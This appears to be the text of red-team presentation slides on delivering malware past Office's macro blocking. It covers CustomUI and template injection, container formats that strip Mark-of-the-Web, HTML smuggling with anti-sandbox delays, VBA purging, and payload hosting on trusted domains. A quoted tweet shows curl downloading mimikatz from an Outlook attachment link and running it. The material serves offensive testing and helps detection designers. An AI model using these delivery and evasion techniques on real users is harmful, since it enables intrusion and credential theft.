
- » Some Office documents DO NOT support Auto-Exec
- » But yet they can be instrumented to run VBA (`CustomUI`)
  - » `ppt`, `ppsm`, `pptm` - PowerPoint
  - » `accde`, `mdb` - Microsoft Access
  - » `doc`, `docx` - Word via Template Injection
  - » `xls`, `xlsx` - Excel via CustomUI Injection
- » Lesser detected

```

[..]                                     <DIR> 24/05/2022 22:32
[_rels]                                    <DIR> 24/05/2022 22:32
[customUI]                                 <DIR> 24/05/2022 22:32
[docProps]                                 <DIR> 24/05/2022 22:32
[ppt]                                      <DIR> 24/05/2022 22:32
[Content_Types]                            xml      3,071 31/12/1979 23:00

Lister - [d:\dev2\red-team-macros\output-files\probka10\customUI\customUI.xml] - □ ×
File Edit Options Encoding Help          100 %
<customUI xmlns="http://schemas.microsoft.com/office/2006/01/customui">
  < onLoad="ngbpk" >
</customUI>
```





## Rise of Containerized Malware

- » Malware-in-Archive
- » Malware-in-Document
- » Can effectively smuggle back-in Blocked File Formats




# Containerized Malware

» Starting with 7 Feb 2022, Microsoft

**blocks VBA macros in documents downloaded from Internet**

» Files downloaded from Internet have **Mark-of-the-Web (MOTW)** taint flag

» Office documents having MOTW flag are VBA-blocked.



```
Administrator: Windows PowerShell
PS C:\Downloads\demo> Get-Item .\payload.doc -Stream *
File Name: C:\Downloads\demo\payload.doc

Stream          Length
----          -----
:$DATA          730624
Zone.Identifier      26

PS C:\Downloads\demo> Get-Content .\payload.doc -Stream Zone.Identifier
[ZoneTransfer]
ZoneId=3
PS C:\Downloads\demo>
```

The following ZoneId values may be used in a Zone.Identifier ADS:

- 0. Local computer
- 1. Local intranet
- 2. Trusted sites
- 3. Internet
- 4. Restricted sites

## Helping users stay safe: Blocking internet macros by default in Office

By Kellie Eickmeyer

Published Feb 07 2022 09:07 AM

96.2K Views

### Changing Default Behavior

We're introducing a default change for five Office apps that run macros:

VBA macros obtained from the internet will now be blocked by default.



SECURITY RISK Microsoft has blocked macros from running because the source of this file is untrusted.




Learn More





# Containerized Malware

- » MOTW, We Evade
- » Some Container file formats DO NOT propagate MOTW flag to inner files. - As pointed out by Outflank folks
  - » ISO / IMG
  - » 7zip\*
  - » CAB
  - » VHD / VHDX
- » Inner file w/o MOTW





| Format | Strips MOTW? | Off the shelf Windows support? | Elevation required? | Remarks                                       |
|--------|--------------|--------------------------------|---------------------|-----------------------------------------------|
| zip    | No           | Yes                            | No                  |                                               |
| 7zip   | Partially    | No                             | No                  | MOTW stripped only on manual files extraction |
| ISO    | Yes          | Yes                            | No                  |                                               |
| IMG    | Yes          | Yes                            | No                  |                                               |
| PDF    | ?            | Yes                            | No                  | Depends on Javascript support in PDF reader   |
| CAB    | No           | Yes                            | No                  | Requires few additional clicks on victim-side |
| VHD    | Yes          | Yes                            | Yes                 | This script currently can't make directories  |
| VHDX   | Yes          | Yes                            | Yes                 | This script currently can't make directories  |



# Containerized Malware

- » PDF can contain URL pointing to malware or **Attachments**
- » Attachments are commonly used feature to package multiple docs into a single PDF
- » Attachment can auto-open using Javascript in PDF
- » We've seen Customers using PDFs with 10+ attached resources - on a daily basis





# The Beauty of HTML Smuggling



# HTML Smuggling - Deadly Effective

- » Gets passed through the most aggressive Web Proxy policies
- » Proxies, Sandboxes, Emulators, Email Scanning => **BYPASSED**
- » Malicious file embedded in HTML in Javascript.
- » MUST employ anti-sandbox/-headless, + timing evasions

## HTML smuggling explained

Stan Hegt | August 14, 2018


### HTML5 download attribute

HTML5 introduced the “download” attribute for anchor tags. Consider the following line of HTML, which is supported by all modern browsers:

```
<a href="/files/doc123.doc" download="myfile.doc">Click</a>
```

```
var myAnchor = document.createElement('a');
myAnchor.download = 'filename.doc';
```

~ again, thanks Outflank!





# Summing Up On File Format Vectors

» Plenty Ways To Skin A Cat (probably there's a lot more)

» Nightmare for detection Use Case designers

|     |      |     |      |     |      |
|-----|------|-----|------|-----|------|
| 1.  | docm | 19. | vbs  | 35. | vhd  |
| 2.  | doc  | 20. | vbe  | 36. | vhdx |
| 3.  | xls  | 21. | hta  | 37. | exe  |
| 4.  | xlsm | 22. | sct  | 38. | scr  |
| 5.  | rtf  | 23. | wsf  | 39. | cpl  |
| 6.  | xlam | 24. | xsl  | 40. | xll  |
| 7.  | xla  | 25. | vbe  | 41. | bat  |
| 8.  | xlt  | 26. | js   | 42. | ps1  |
| 9.  | xltm | 27. | jse  | 43. | sh   |
| 10. | dot  | 28. | html | 44. | lnk  |
| 11. | dotm |     |      |     |      |
| 12. | ppa  |     |      |     |      |
| 13. | ppam | 29. | zip  | 45. | docx |
| 14. | pptm | 30. | 7z   | 46. | xlsx |
| 15. | ppsm | 31. | iso  | 47. | pptx |
| 16. | pot  | 32. | img  |     |      |
| 17. | potm | 33. | cab  |     |      |
| 18. | pps  | 34. | pdf  |     |      |



# Evasion In-Depth



# Evasion In-Depth -> Across The Kill-Chain

- » Apply Evasion Regime At Every Attack Step

- » Across the Kill-Chain

- » Each stage of cyber kill-chain comes with unique **challenges**
- » Each **challenge** needs to be modelled from **detection** potential point-of-view
- » Each **detection** area to be addressed with Unique **Evasion**





# Delivery - Payloads Hosting

## » Serve payloads (HTMLs) off Good-Reputation URLs

- » Avoids self-registered domains
- » Snags well-trusted certificates

## » Living Off Trusted Sites (LOTS)

- » Outlook Attachment volatile URL
- » Github anonymous Gist

## • Clouds

- Storage Services: S3, Blobs
- Virtual Machines + webservers
- Serverless endpoints that host files

## • Inter-Planetary File System (IPFS)



mr.d0x

@mrdox

Outlook attachments can be directly downloaded.

1. Compose an email
2. Attach a file (add .txt to the end if it's a restricted file type)
3. Click on the file to download it and grab the link (attachment[.]outlook[.]live[.]net)

Link is valid for ~15 minutes.

Przetłumacz Tweeta

```
cd:/Users/mr.d0x>curl -L "https://attachment.outlook.live.net/owa/MS/
```

```
curl -o mimikatz.exe
% Total    % Received % Xferd  Average Speed   Time   Time  Current
100 1278k    0 1278k      0 --:--:--  0:00:01 --:--:-- 1258k
C:\Users\mr.d0x>nimi.exe

#####
# mimiX: 2.2.0 (x64) #192941 Sep 18 2020 19:18:29
## ^ ##, "A La Vie, A L'Amour" - (oak)
## / \ ## /*** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ##
# Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > https://pingcastle.com / https://mymartlogon.com ***

7:36 PM · 22 lis 2021 · Twitter Web App
```

The screenshot shows a dark-themed web application interface. At the top, there's a header with the project name and a note about attackers using popular legitimate domains for evasion. Below is a search bar and a table listing various websites categorized by tags and service providers.

| Website                   | Tags                           | Service Provider |
|---------------------------|--------------------------------|------------------|
| raw.githubusercontent.com | Phishing C&C Download          | Github           |
| github.com                | Phishing Download              | Github           |
| idrv.ms                   | Phishing                       | Microsoft        |
| idrv.com                  | Phishing Download              | Microsoft        |
| docs.google.com           | Phishing C&C                   | Google           |
| drive.google.com          | Phishing Download Exfiltration | Google           |

Hi mr.d0x!



# Delivery - Evasions

- » HTML Smuggling + delay + Anti-Sandbox capabilities
- » **VBA Purging**, VBA Stomping
- » **Office Document Encryption**
- » VBA Execution Guardrails (Domain Name, Username, etc)
- » Consider using Template/CustomUI Injection  
to de-chain infection process

## Remote:

- Both DNS TXT and CNAME records,
- An offset from a HTTP(S) response,
- A DNS TXT/CNAME record recovered through DNS over HTTPS,
- An offset from a file read from a SMB share or over a named pipe,


## Local:

- Against a USER/Domain SID,
- Against a registry key value,
- Against a specific user or computername,
- From a disk serial number.

# Purgalicious VBA: Macro Obfuscation With VBA Purging

ANDREW OLIVEAU, ALYSSA RAHMAN, BRETT HAWKINS

NOV 19, 2020 | 9 MINS READ



| Not VBA Purged                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | VBA Purged                                                                                                                                                                                                                                                                                                       |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
